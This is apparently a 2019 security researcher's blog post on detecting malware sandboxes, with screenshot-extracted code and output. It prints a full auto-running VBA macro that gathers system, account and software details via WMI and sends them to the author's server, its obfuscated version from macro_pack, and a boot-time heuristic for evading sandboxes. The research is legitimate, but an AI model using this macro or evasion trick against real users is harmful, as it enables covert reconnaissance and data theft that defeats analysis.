Sandbox Detection

written by Mert SARICA | 2 December 2019


In my blog posts that I wrote 8-9 years ago (Anti Analiz, Anti Anti-VMWare), I mentioned that malicious individuals who develop malware use various methods to make it difficult for security researchers or systems to analyze their malware on virtual systems.


Nowadays, with the widespread use of Virtual Desktop Infrastructure (VDI) technologies in corporate environments, virtual systems are no longer primarily used by servers or malware analysts, security researchers. As a result, malware developers, and also red team members who perform ethical hacking, aim to design and develop tools that can operate on virtual systems but are not detectable by virtual analysis systems. Knowing that it is impossible to develop a tool that does not work on virtual analysis systems with a realistic approach, malware developers are searching for their malware’s hash values on VirusTotal at certain intervals to understand if they have been detected and to stop their operations. Similarly, red team members who do not want to be caught, use projects like RedELK to ensure the sustainability of their operations.

I have decided to research and share with you how easy or difficult it is to detect these trusted sandbox systems, such as VirusTotal, Any.Run, Hybrid Analysis, Lastline Analyst, VMRay Analyzer, etc. which are commonly used by end-users and security experts to upload files suspected of being malicious.


To do this, I first needed to gather information (reconnaissance) about the sandbox systems. When a software is uploaded to a sandbox system, it is monitored and recorded by the system when it communicates with a target system (C&C) during dynamic analysis. In short, these systems are allowed to have internet connections on them. So, I decided to prepare a Microsoft Office macro that collects information about the target operating system. The easiest way to do this with the macro is to take advantage of the Windows Management Instrumentation (WMI) which is commonly used for lateral movement in targeted attacks (APT). If you do a small research on Microsoft’s website about WMI, you can see that you can collect a lot of information about the target operating system using the Win32 Provider.

To avoid reinventing the wheel, I did a quick search on Google and came across a simple script that collects information via WMI using VBA. After adding 25 classes that are specific to the operating system on Microsoft's page to this script file, I made it send the information to https://www.mertsarica.com/macro.php. To make sure it cannot be easily detected by antivirus software, I also used the macro_pack tool to hide the macro (obfuscation).


```
' Author: Mert SARICA - https://www.mertsarica.com - mert.sarica[@]gmail.com
' For Security Research Purposes Only
' Credit: https://sites.google.com/site/beyondexcel/project-updates/exposingsystemsecretswithvbaandwmiapi

Private Sub Document_Open()
WMI
End Sub

Sub WMI()

    Dim oWMISrvEx       As Object   'SWbemServicesEx
    Dim oWMIObjSet      As Object   'SWbemServicesObjectSet
    Dim oWMIObjEx       As Object   'SWbemObjectEx
    Dim oWMIProp        As Object   'SWbemProperty
    Dim n               As Long     'Generic Counter
    Dim i               As Integer
    Dim s               As Integer
    Dim sWQL(1 To 25) As String
    Dim arrMarks() As String
    Dim msgString As String
    Dim rValue As Boolean

    ReDim arrMarks(65535)

    sWQL(1) = "Select * From Win32_NetworkAdapterConfiguration"
    sWQL(2) = "Select * From Win32_SystemEnclosure" 'PC 's Manufacturer and Serial Number
    sWQL(3) = "Select * From Win32_LogicalDisk" 'Disks with capacities and free space.
    sWQL(4) = "Select * From Win32_Processor" 'CPU Specs
    sWQL(5) = "Select * From Win32_PhysicalMemoryArray" 'RAM/Installed Memory size
    sWQL(6) = "Select * From Win32_VideoController" 'Graphics adapter and settings
    sWQL(7) = "Select * From Win32_OnBoardDevice" 'Motherboard devices
    sWQL(8) = "Select * From Win32_OperatingSystem" 'Which version of Windows with Serial Number
    sWQL(9) = "Select * From WIn32_Printer" 'Installed Printers
    sWQL(10) = "Select * From Win32_Product" 'Installed Software
    sWQL(11) = "Select * From WIn32_Account" 'List all User Accounts on a PC or Domain
    sWQL(12) = "Select * From Win32_ComputerSystem" 'See who is currently using a remote PC (also Win32_LoggedOnUser)
    sWQL(13) = "Select * From Win32_BaseService" 'List services running (or stopped) on any PC along with the
    service's path and file name.
    sWQL(14) = "Select * from Win32_Service" 'Represents a service on a computer system running Windows."
```
C:\Users\Mert\Desktop\Mert-Obfuscated25.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
Mert-Obfuscated25.txt
Normal text file
length : 6.277 lines : 128
Ln : 13 Col : 51 Sel : 0 | 0
Windows (CR LF)
UTF-8
INS



```
  Malicious Office, VBS, and other retro formats for pentests and redteam - Ver
sion:1.6 Release:Community


 [+] Preparations...
   [-] Target output format: Excel
   [-] Input file path: macro.txt
   [-] Temporary working dir: temp
   [-] Store input file...
   [-] Temporary input file: temp\cefiigddy.vba
 [+] Prepare Excel file generation...
   [-] Check feasibility...
 [+] VBA names obfuscation ...
   [-] Rename functions...
   [-] Rename variables...
   [-] Rename numeric constants...
   [-] Rename API imports...
   [-] OK!
 [+] VBA strings obfuscation ...
   [-] Split strings...
   [-] Encode strings...
   [-] OK!
 [+] VBA form obfuscation ...
   [-] Remove comments...
   [-] Remove spaces...
   [-] OK!
 [+] Generating MS Excel document...
   [-] Set Software\Microsoft\Office\16.0\Excel\Security to 1...
   [-] Open workbook...
   [-] Changing auto open function from Document_Open to Workbook_Open...
   [-] Inject VBA...
   [-] Remove hidden data and personal info...
   [-] Save workbook...
   [-] Set Software\Microsoft\Office\16.0\Excel\Security to 0...
   [-] Generated Excel file path: C:\Users\Mert\Desktop\Mert-Obfuscated25.xlsm
   [-] Test with :
macro_pack.exe --run C:\Users\Mert\Desktop\Mert-Obfuscated25.xlsm

 [+] Cleaning...
 Done!
```


Microsoft Visual Basic for Applications - Mert-Obfuscated25.xlsm - [ThisWorkbook (Code)]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 79, Col 37
Properties - ThisWorkbook
ThisWorkbool Workbook
Alphabetic Categorized
(General)
devoitudboz


```
(Name)            ThisWorkbook
AccuracyVersior   0
AutoUpdateFre     0
ChangeHistoryD    0
ChartDataPoint    True
CheckCompatibi    False
ConflictResoluti  1 - xlUserReso
Date1904          False
DisplayDrawing(   -4104 - xlDispl
DisplayInkComm    True
DoNotPromptFo     False
EnableAutoRec     True
EncryptionProvi
EnvelopeVisible   False
Final             False
ForceFullCalcula  False
HighlightChange   False
InactiveListBord  True
IsAddin           False
KeepChangeHis     True
ListChangesOnN    False
Password          ********
PersonalViewLis   True
PersonalViewPri   True
PrecisionAsDispl  False
ReadOnlyRecom     False
RemovePersona     True
Saved             True
```

```vb
Const nzslynpeha = 2
Const nefuhtkuev = 1
Const yxtfogysvi = 0
Sub Workbook_Open()
kobgwwizmj
End Sub
Sub kobgwwizmj()
Dim byfuecbw        As Object
Dim azrwemvrgxpef       As Object
Dim jdryvxbqqka       As Object
Dim vjmxuhqgswzhnlwtbzg         As Object
Dim yichuclkzdspcun             As Long
Dim yhuihbwhuwi              As Integer
Dim pxjjhyujtbsvoolqhqv               As Integer
Dim sWQL(1 To 25) As String
Dim arrMarks() As String
Dim wuvytgeakiv As String
Dim vrxgmbpd As Boolean
ReDim arrMarks(65535)
sWQL(1) = xmdhezkcfxfn("53656c656374202a2046") & xmdhezkcfxfn("726f6d2057696e33325f4e6574776f72
sWQL(2) = xmdhezkcfxfn("53656c656374202a2046726f6d2057696e33325f53797374656d") & xmdhezkcfxfn("
sWQL(3) = xmdhezkcfxfn("53656c656374202a2046726f6d2057696e33325f4c6f676963616c446973") & xmdhez
sWQL(4) = xmdhezkcfxfn("5365") & xmdhezkcfxfn("6c656374202a2046726f6d2057696e33325f50726f6365737
sWQL(5) = xmdhezkcfxfn("53656c656374202a2046726f6d2057696e33325f5068") & xmdhezkcfxfn("79736963
sWQL(6) = xmdhezkcfxfn("53656c6563") & xmdhezkcfxfn("74202a2046726f6d2057696e33325f566964656f43
sWQL(7) = xmdhezkcfxfn("53656c656374") & xmdhezkcfxfn("202a2046726f6d2057696e33325f4f6e426f6172
sWQL(8) = xmdhezkcfxfn("53656c656374202a20") & xmdhezkcfxfn("46726f6d2057696e33325f4f7065726174
sWQL(9) = xmdhezkcfxfn("53") & xmdhezkcfxfn("656c656374202a2046726f6d2057496e33325f5072696e7465
```

```vb
    sWQL(21) = "Select * from Win32_SystemBootConfiguration" 'Relates a computer system and its boot configuration."
    sWQL(22) = "Select * from Win32_SystemServices" 'Relates a computer system and a service program that exists on the system."
    sWQL(23) = "Select * from Win32_SystemSetting" 'Relates a computer system and a general setting on that system."
    sWQL(24) = "Select * from Win32_SystemSystemDriver" 'Relates a computer system and a system driver running on that computer system."
    sWQL(25) = "Select * from Win32_LogicalProgramGroup" 'Represents a program group in a computer system running Windows."


    For i = LBound(sWQL) To UBound(sWQL)
        s = s + 1
        arrMarks(s) = "***** " & sWQL(i) & " *****" & vbCr
        ' Debug.Print arrMarks(s)
        Set oWMISrvEx = GetObject("winmgmts:root/CIMV2")
        Set oWMIObjSet = oWMISrvEx.ExecQuery(sWQL(i))
        For Each oWMIObjEx In oWMIObjSet
                For Each oWMIProp In oWMIObjEx.Properties_
                    s = s + 1
                    If IsArray(oWMIProp.Value) Then
                        For n = LBound(oWMIProp.Value) To UBound(oWMIProp.Value)
                            If Not IsNull(oWMIProp.Value(n)) Then
                                'Debug.Print oWMIProp.Name & "(" & n & ")", oWMIProp.Value(n)
                                arrMarks(s) = oWMIProp.Name & "(" & n & ")" & oWMIProp.Value(n) & vbCr
                                'Debug.Print arrMarks(s)
                            End If
                        Next
                    ElseIf Not IsNull(oWMIProp.Value) Then
                        ' Debug.Print oWMIProp.Name, oWMIProp.Value, s
                        arrMarks(s) = oWMIProp.Name & " " & oWMIProp.Value & vbCr
                        'Debug.Print arrMarks(s)
                    End If
                Next
        Next
    Next i

    ReDim Preserve arrMarks(s)

    msgString = Join(arrMarks)
    ' Debug.Print msgString

    rValue = WinHTTPPostRequest("https://www.mertsarica.com/macro.php", msgString)

End Sub
```

After uploading the Mert-Obfuscated25.xlsm file to Any.Run and VirusTotal, I saw requests coming to https://www.mertsarica.com/macro.php after a short time. When I looked at the incoming requests, I saw that there was quite a bit of information for me to analyze regarding the systems that perform sandbox analysis. :)


While looking at this information, my attention was first caught by the LastBootUpTime value that appeared in the output of the Select * From Win32_OperatingSystem WMI request. This value indicates the date and time when the operating system was last started. Sandbox systems restart the operating system from scratch, in its clean state, before analyzing the malware, so there is a maximum time difference of 30 minutes between the date and time of the operating system’s reboot (LastBootUpTime) and the date and time of the analysis (LocalDateTime). Based on this information, it is possible to assume that the software was analyzed in the sandbox.



```
Distributed False
EncryptionLevel 256
ForegroundApplicationBoost 2
FreePhysicalMemory 3090916
FreeSpaceInPagingFiles 3669616
FreeVirtualMemory 6793136
InstallDate 20171005101956.000000+060
 LastBootUpTime 20190208185215.058078+000
LocalDateTime 20190208193158.681000+000
Locale 0409
Manufacturer Microsoft Corporation
MaxNumberOfProcesses -1
MaxProcessMemorySize 2097024
MUILanguages(0)en-US
Name Microsoft Windows 7 Professional
|C:\Windows|\Device\Harddisk0\Partition2
 NumberOfProcesses 30
NumberOfUsers 3
```

```
Distributed False
EncryptionLevel 256
ForegroundApplicationBoost 2
FreePhysicalMemory 3097164
FreeSpaceInPagingFiles 3669616
FreeVirtualMemory 6797124
InstallDate 20171005101956.000000+060
 LastBootUpTime 20190208185613.010695+000
LocalDateTime 20190208192409.873000+000
Locale 0409
Manufacturer Microsoft Corporation
MaxNumberOfProcesses -1
MaxProcessMemorySize 2097024
MUILanguages(0)en-US
Name Microsoft Windows 7 Professional
|C:\Windows|\Device\Harddisk0\Partition2
 NumberOfProcesses 30
NumberOfUsers 3
```

